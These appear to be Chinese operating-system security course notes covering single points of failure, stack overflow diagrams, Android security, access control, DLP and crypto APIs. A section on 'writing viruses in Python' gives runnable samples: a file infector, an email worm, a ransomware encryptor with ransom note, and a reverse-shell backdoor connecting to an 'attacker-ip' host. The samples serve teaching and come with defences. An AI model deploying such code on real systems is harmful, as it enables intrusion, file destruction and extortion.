- **Linux文件属性（chattr）**：防止文件被修改/删除。
- **Windows文件保护（WFP）**：自动恢复关键系统文件。

18. 容器安全

- **Docker只读模式**：防止容器内恶意写入。
- **Kata Containers**：轻量级虚拟机隔离容器。

19. 安全基线配置

- **CIS Benchmark**：操作系统安全配置标准。
- **Microsoft Security Baseline**：Windows最佳实践模板。

20. 应急响应

- **Fail2Ban（Linux）**：自动封禁恶意IP。
- **Windows Defender ATP**：威胁检测与自动响应。

OS:RAS**尽量回避单点故障**

（比如一桥飞挂南北，天堑变通途）就是防止有一个组件太过重要，一旦失效，整个系统崩溃

RAS 是 **Reliability（可靠性）、Availability（可用性）、Serviceability（可服务性）** 的缩写，是衡量计算机系统（尤其是企业级硬件和软件）**稳定性、容错能力和维护效率**的核心指标。

单点故障（SPOF） 是指系统中 **某个关键组件一旦失效，会导致整个系统瘫痪或服务中断** 的脆弱点。这类故障会直接影响系统的 **高可用性（HA）** 和 **容错能力。**

OS里的优化很多违反了避免单点故障：

1. 优化fork，新进程重新用旧进程页，共享父进程页表

   - **传统 `fork()`**：直接复制父进程的整个内存空间，开销极大。
   - **优化 `fork()`（COW）**：
     - 子进程**共享父进程的页表**，仅标记为**只读。**
     - 当子进程或父进程**尝试修改内存**时，触发**缺页异常**，OS 再**复制该页**（写时复制）。
     - **优势**：大幅减少 `fork()` 的内存和时间开销。

   共享页表的单点故障：如果父进程的**页表损坏**（如内核 bug、内存越界写入），所有共享该页表的子进程都会受影响。

方案	说明	代价
完全隔离 `fork()`	子进程直接复制父进程内存（无 COW），避免共享依赖	内存和 CPU 开销高
COW + 页表校验	在缺页异常时检查页表完整性，发现损坏则重建	增加缺页处理时间
进程沙箱化	限制子进程对共享页表的修改（如 seccomp 过滤危险系统调用）	可能影响兼容性

   老师给出的解决方案是：静态链接，每个 `.exe` 自带所需代码，避免共享 DLL 被篡改或崩溃影响所有程序。**提升启动速度**（无需加载外部 DLL）。但确实会 **增加程序体积和内存占用。**

   与上面的完全隔离稍有区别，上面是内存部分的处理，**让每个进程加载独立的 DLL 副本**，避免共享内存页。

2. DLL和.so(共享库)，只有一个dll/so，被所有进程共享（其中dll是windows的动态链接库，.so是Linux/Unix的动态共享库）

   - **传统方式**：每个进程加载自己的库副本，内存浪费严重。
   - **优化方式**：
     - **单个 DLL/.so 被所有进程共享**（代码段只读，数据段各进程独立）。
     - **优势**：节省内存，加快库加载速度。

   单点故障：

   共享代码段被篡改

   - 若某进程通过漏洞（如 `mprotect` 提权）修改共享库代码，所有依赖该库的进程都会受影响。

   全局状态污染

   - 某些库（如 OpenSSL）使用**全局变量**，一个进程的错误可能影响其他进程。

方案	说明	代价
私有库加载	每个进程加载独立的库副本（如 `LD_PRELOAD` 或 `dlopen` 的 `RTLD_PRIVATE`）	内存占用高
写时复制（COW）库	共享库的代码段只读，数据段 COW（类似 `fork()` 优化）	仍存在代码段单点风险
库签名与完整性校验	启动时验证共享库的哈希（如 Windows Driver Signing）	增加启动延迟
进程隔离（Namespace）	使用容器（Docker）或沙箱（Firejail）限制库访问	兼容性问题

比如内存管理的优化，使用 fork 和动态库（.dll/.so）可以极大地节约内存，但是这种单个页面被多个进程共享的形式，在出 现存储器比特翻转错误时会造成单一故障(single failure)现象，违反了 RAS 的安全隔离原则。

SSD能存多长时间

只能半年就会失效，SSD简单原理：用**NAND闪存颗粒**（非易失性存储）保存数据，通过电荷 trapped in floating gate transistors 表示 0/1。，损失电荷会失效

补救措施：进行备份，定期维护

机械硬盘存储时间会长，先坏扇区再坏道

企业防止服务器损坏保护数据的方法

Windows域，现在叫目录

企业员工坏了换新机器，迁移数据，有了域控制器，只需要重新登录域账户（企业员工/设备通过域账户统一认证），就可以恢复原状，叫做配置漫游（这个也需要文件夹重定向或者漫游用户配置）

集群（多台服务器冗余），两个服务器坏一个不要紧，IIS负载均衡（

- 两台服务器运行相同网站，通过 **NLB（网络负载均衡）** 或 **硬件负载均衡器（如 F5）** 分流流量。
- **一台宕机**：另一台自动接管请求（用户无感知）

）两个机器互为热备份，需要存储共享和数据同步机制，对企业非常重要，因为服务器二十四小时不能停

内存安全，buffer overflow

内存缓冲区溢出，画出堆栈图（栈溢出）

老师给的图片应该是低地址在上高地址在下（看地址那个数，大的就是高地址，在图片下侧），所以图片上下颠倒刚好

栈从高地址往低地址走

x32直接使用栈，x64前面几个参数使用寄存器，有第五个才用栈，用mov指令直接往栈里mov的


正常情况下的栈结构（未溢出时）


以`myf()`函数为例（对应第二张图）：

```
高地址 ←
+----------------------+
| 参数b (0xaabbccdd)  |  ← 调用者压入的参数（从右向左）
+----------------------+
| 参数a (0x11223344)  |
+----------------------+
| 返回地址 (call指令压入) | ← 函数入口时ESP指向此处
+----------------------+
| 前栈帧EBP (push ebp) | ← 函数序言保存的基址指针
+----------------------+
| 局部变量buf[8]      | ← 栈上分配的缓冲区（8字节）
| "xxxyyzz\0"         | ← 初始化内容
+----------------------+
| 其他局部变量         |
+----------------------+
低地址 →
```

关键点：

1. 参数按从右向左顺序压栈（`b`先入栈，`a`后入栈）
2. `call`指令隐式压入返回地址
3. 函数序言保存`EBP`并分配局部变量空间（`sub esp, N`）
4. `buf`位于`EBP-8`到`EBP-1`的地址范围





缓冲区溢出后的栈结构

当 `gets(buf)` 被恶意利用时（如输入超过8字节的数据）：

```
高地址 ←
+----------------------+
| 参数b                | ← 未被覆盖（若溢出不够大）
+----------------------+
| 参数a                |
+----------------------+
| 返回地址（被覆盖）   | ← 被溢出数据覆盖（例如："AAAA...AAA"）
+----------------------+
| 前栈帧EBP（被覆盖）  | ← 可能被破坏导致函数返回异常
+----------------------+
| 局部变量buf[8]       | ← 原始数据被覆盖
```

```
| "AAAAAAAAAAAAAAA..."| ← 溢出数据填充
+---------------------+
| 其他局部变量         | ← 可能被部分覆盖
+---------------------+
低地址 →
```

溢出过程：

1. `gets()`无边界检查，持续写入超出`buf[8]`的数据
2. 数据从低地址向高地址增长，依次覆盖：
    - `buf`本身（8字节）
    - 前栈帧`EBP`（4字节，x86）
    - 返回地址（4字节）
3. 若溢出数据包含恶意指令地址（如shellcode地址），函数返回时会跳转到攻击者控制的代码

安卓厂商安全方面的服务

root：

厂商会通过多重机制限制或监控Root行为以保障系统安全。

虚拟机安全演进（DVM → ART）：

早期vm安全隔离(GVM,DVM)，后期ART

在安卓早期版本（Android 4.4及之前），系统主要依赖 **Dalvik虚拟机（DVM）** 运行应用，而 **ART（Android Runtime）** 在 Android 5.0 后逐渐取代 DVM。

DVM时期安全机制：

DVM沙盒隔离：

- **每个应用运行在独立 Linux 进程**，分配唯一的 UID（如 `app_123`）。
- **文件系统隔离**：应用数据存储在 `/data/data/<package>`，其他应用无法直接访问。
- **内存隔离**：不同进程的 DVM 实例不共享内存，防止越界读取。

APK 签名

是 Android 系统用于验证应用来源和完整性的安全机制，确保 APK 文件未被篡改，且来自可信开发者。

- **V1 签名（JAR）**：校验 ZIP 文件完整性。
- **V2/V3 签名（APK）**：
    - 全文件哈希校验，防篡改（如替换 `classes.dex`）。
    - V3 支持密钥轮换，兼容旧版本。

安全场景：

- 应用商店验证签名，阻止山寨应用（如伪造微信）。
- 系统应用需平台签名（如 `android.uid.system`）。

权限控制：

早期DVM静态权限授权，后期ART动态权限授权

交互式授权：

用户 **主动确认** 敏感操作（如 USB 调试、安装未知来源应用）。

- **ADB 授权**：首次连接电脑需勾选“允许USB调试”。
- **高风险操作**：
    - 安装非商店应用时弹窗警告（需手动点击“继续安装”）。
    - 授予 `设备管理员` 权限需二次密码确认。

- **生物验证**：
  - 支付/解锁时强制指纹/人脸识别（如微信转账）。

隐私保护：

使用系统级「空白通行证」功能

- 当应用请求敏感数据（如通讯录、相册）时，返回空数据或假数据。

硬件辅助：

TEE（可信执行环境）

隔离支付、指纹等敏感操作。

用python写病毒代码

思路和简单描述伪代码

(1) 文件感染病毒（File Infector）

原理：感染可执行文件（如 `.exe`、`.py`），在文件运行时传播自身。

伪代码

```
import os

def infect_files(directory="."):
    for filename in os.listdir(directory):
        if filename.endswith(".py"):  # 只感染 Python 文件
            with open(filename, "r+") as f:
                code = f.read()
                if "VIRUS_SIGNATURE" not in code:  # 避免重复感染
                    virus_code = get_virus_code()  # 获取病毒代码
                    f.seek(0)
                    f.write(virus_code + code)  # 插入病毒代码

def get_virus_code():
    return """
# VIRUS_SIGNATURE
print("This file is infected!")  # 病毒行为
"""

if __name__ == "__main__":
    infect_files()  # 感染当前目录
    # 其他恶意行为（如删除文件、窃取数据）
```

传播方式：

- 感染所有 `.py` 文件，运行时执行恶意代码。
- **防御**：杀毒软件检测文件哈希或代码签名。

---

(2) 蠕虫病毒（Worm）

原理：通过网络（如电子邮件、漏洞利用）自动传播，不依赖宿主文件。

伪代码

```
import smtplib
import os

def spread_via_email():
    # 获取联系人列表（模拟）
```

```
    contacts = ["victim1@example.com", "victim2@example.com"]

    # 通过 SMTP 发送带病毒的邮件
    server = smtplib.SMTP("smtp.example.com", 587)
    server.login("hacker@example.com", "password")

    for contact in contacts:
        server.sendmail(
            "hacker@example.com",
            contact,
            "Subject: Important Document\n"
            "Please open the attached file!\n"
            "Attachment: virus.py"
        )
    server.quit()

def exploit_network():
    # 模拟利用漏洞传播（如 EternalBlue）
    pass

if __name__ == "__main__":
    spread_via_email()  # 通过邮件传播
    exploit_network()   # 通过网络漏洞传播
```

传播方式：

- 通过邮件附件或漏洞攻击传播。
- **防御**：防火墙、邮件过滤、漏洞补丁。

---

(3) 勒索病毒（Ransomware）

原理：加密用户文件，要求支付赎金才能解密。

伪代码

python

```
from cryptography.fernet import Fernet
import os

def generate_key():
    return Fernet.generate_key()  # 生成加密密钥

def encrypt_files(key, directory="."):
    cipher = Fernet(key)
    for filename in os.listdir(directory):
        if filename.endswith(".txt"):  # 只加密文本文件
            with open(filename, "rb") as f:
                data = f.read()
            encrypted_data = cipher.encrypt(data)
            with open(filename, "wb") as f:
                f.write(encrypted_data)

def display_ransom_note():
    print("Your files have been encrypted!")
    print("Send 0.1 BTC to hacker@example.com to decrypt.")

if __name__ == "__main__":
    key = generate_key()
    encrypt_files(key)  # 加密文件
    display_ransom_note()  # 显示勒索信息
```

传播方式：

- 通过钓鱼邮件或漏洞攻击传播。

- **防御**：定期备份文件，使用防勒索软件（如 Windows Defender Ransomware Protection）。

---

(4) 后门病毒（Backdoor）

原理：在受害者机器上开启远程控制通道。

伪代码

```
import socket
import subprocess

def create_backdoor():
    HOST = "attacker-ip"  # 攻击者 IP
    PORT = 4444

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))

    while True:
        command = s.recv(1024).decode()  # 接收攻击者指令
        if command == "exit":
            break
        output = subprocess.getoutput(command)  # 执行系统命令
        s.send(output.encode())  # 返回结果给攻击者

if __name__ == "__main__":
    create_backdoor()  # 建立后门连接
```

传播方式：

- 捆绑在正常软件中，或通过漏洞植入。
- **防御**：防火墙拦截异常连接，EDR 监控进程行为。

2. 病毒常见传播方式

传播方式	示例	防御措施
文件感染	感染 `.exe`、`.py` 文件	代码签名、杀毒软件扫描
电子邮件	钓鱼邮件带恶意附件	邮件过滤、勿打开陌生附件
漏洞利用	EternalBlue 攻击 SMB 服务	及时打补丁、关闭无用端口
USB 自动运行	`autorun.inf` 触发病毒	禁用 USB 自动运行
供应链攻击	污染开源库（如 npm、PyPI）	检查依赖库来源、使用 SBOM 工具

---

3. 如何防御病毒攻击?

1. **保持系统更新**：及时安装安全补丁。
2. **使用杀毒软件**：如 Windows Defender、ClamAV。
3. **谨慎打开文件**：不运行未知来源的 `.exe`、`.py` 文件。
4. **备份重要数据**：防止勒索病毒加密文件。
5. **网络防护**：防火墙、入侵检测系统（IDS）。

远程登录软件分类

1. 文字协议登录

- **Telnet（Telecommunication Network）**
  定义：早期明文远程登录协议，无加密，用于命令行控制设备。
  作用：因安全性差（数据可被窃听），已基本被SSH取代，仅用于内网测试或旧设备兼容。
- **SSH（Secure Shell）**
  定义：加密远程登录协议，支持密钥认证和端口转发。
  作用：安全管理服务器/网络设备，支持文件传输（SCP/SFTP），取代Telnet成为标准。

2. 图形界面登录

- **X11 Forwarding**
  定义：通过SSH隧道转发Linux图形界面到本地显示。
  作用：远程运行GUI程序（如gedit），但性能较差，适合轻量使用。
- **RDP（Remote Desktop Protocol）**
  定义：微软开发的远程桌面协议，支持高清图形和音频。
  作用：完整控制Windows桌面，适合企业运维和远程办公，体验流畅。
- **VNC（Virtual Network Computing）**
  定义：跨平台图形远程控制协议，基于RFB传输屏幕图像。
  作用：轻量兼容各系统（Windows/Linux/macOS），默认需搭配SSH加密保障安全。

操作系统最基本的访问控制

DAC:

由**资源所有者**自主决定谁可以访问资源（如文件、目录）。

DAC（Discretionary Access Control，自主访问控制）

Unix/Linux 文件权限：（权限三元组，读写执行）

Windows NTFS ACL：（精细权限控制）
可为不同用户/组设置精细权限（如"允许读取但拒绝写入"）

MAC:

由**系统强制**定义访问规则，用户/程序无法绕过。

MAC（Mandatory Access Control，强制访问控制）

Linux：

SELinux：通过安全上下文（如 user_u:object_r:httpd_sys_content_t）限制进程访问文件。
AppArmor：基于路径的访问控制（如限制 /usr/bin/nginx 只能访问 /var/www/*）。

比如/etc/passwd 只有特定的用户/进程才能修改等。

Windows：

- **强制完整性控制（MIC）**：
  - 禁止低权限进程修改高权限文件（如浏览器下载文件无法覆盖 `C:\Windows\`）。
- **示例场景**：
  - 用户下载的恶意程序无法直接覆盖系统文件。
  - 无法通过脚本清理系统目录（如 `del C:\*.*` 会被拦截）

鸿蒙系统目前和linux差不多可以从这方面联想

从泄露案看安全产品和安全策略

DLP

DLP 是一套 **技术+管理** 的综合解决方案，通过 **内容识别、行为监控、策略阻断** 等手段，防止敏感数据（如客户信息、财务数据、源代码）被 **有意或无意** 泄露到组织外部。Data Leak Prevention，数据防泄漏工具。有时候数据泄露来自于团队内部成员，比如团队成员利用权限进行拖库操作，DLP相关工具可以防止类似情况发生。该工具普及不多，主要依靠制度防范数据泄露，常见软件有OpenDLP与MyDLP等。

安全产品

安全产品	典型方案/工具	核心功能
杀毒软件	- Windows Defender（微软） - ClamAV（开源） - 卡巴斯基（商业）	实时扫描文件/内存，阻断病毒、勒索软件
代理服务器	- Squid（开源） - Nginx（反向代理） - Microsoft Forefront TMG（商业）	流量过滤、HTTPS解密、访问控制、日志审计
入侵检测（IDS）	- Snort（开源） - Suricata（高性能） - OSSEC（主机型）	监控网络/主机异常行为（如SQL注入、暴力破解）
防泄漏保护（DLP）	- Symantec DLP（商业） - Forcepoint（云集成） - 腾讯安全DLP（国产） -myDLP,openDLP	阻断敏感数据外发（如客户信息、源代码）

代理服务器的核心安全功能实现

记录上网行为

- **实现方式**：
  - 记录所有HTTP/HTTPS请求到日志文件（`access.log`）

查杀病毒（ICAP + ClamAV）

- **实现方式**：
  - 通过 **ICAP协议** 将流量转发至ClamAV扫描


防泄漏（DLP规则）

- **实现方式**：
  - 关键字匹配

审计SSL加密流量（SSL Bump）

- **实现方式**：
  - **中间人解密**：Squid生成CA证书，客户端安装后解密HTTPS
  - **明文检测**：对解密后的内容应用DLP/病毒扫描规则


Squid与ICAP/SSL Bump/ClamAV的协作关系



密码子系统/API

功能覆盖:

- **数据加密**（对称/非对称算法）
- **完整性验证**（散列函数）
- **身份认证**（数字证书）'
- **不可否认**（数字签名）
- **密钥管理**（生成/存储/轮换）
- **防篡改**（MAC）



Windows BitLocker 全盘加密

Git 提交签名（SSH/GPG 签名）

安卓应用签名（APK v2/v3）

API

举例：微软密码学api，openssl的evp api

设计：（写代码或者设计流程或结构）

重点关心一下对称算法和 散列函数的 API 设计。

Encryption/Decryption functions

C_EncryptInit	initializes an encryption operation
C_Encrypt	encrypts single-part data
C_EncryptUpdate	continues a multiple-part encryption operation
C_EncryptFinal	finishes a multiple-part encryption operation
C_DecryptInit	initializes a decryption operation
C_Decrypt	decrypts single-part encrypted data
C_DecryptUpdate	continues a multiple-part decryption operation
C_DecryptFinal	finishes a multiple-part decryption operation

Message digestingfunctions

C_DigestInit	initializes a message-digesting operation
C_Digest	digests single-part data
C_DigestUpdate	continues a multiple-part digesting operation
C_DigestKey	digests a key
C_DigestFinal	finishes a multiple-part digesting operation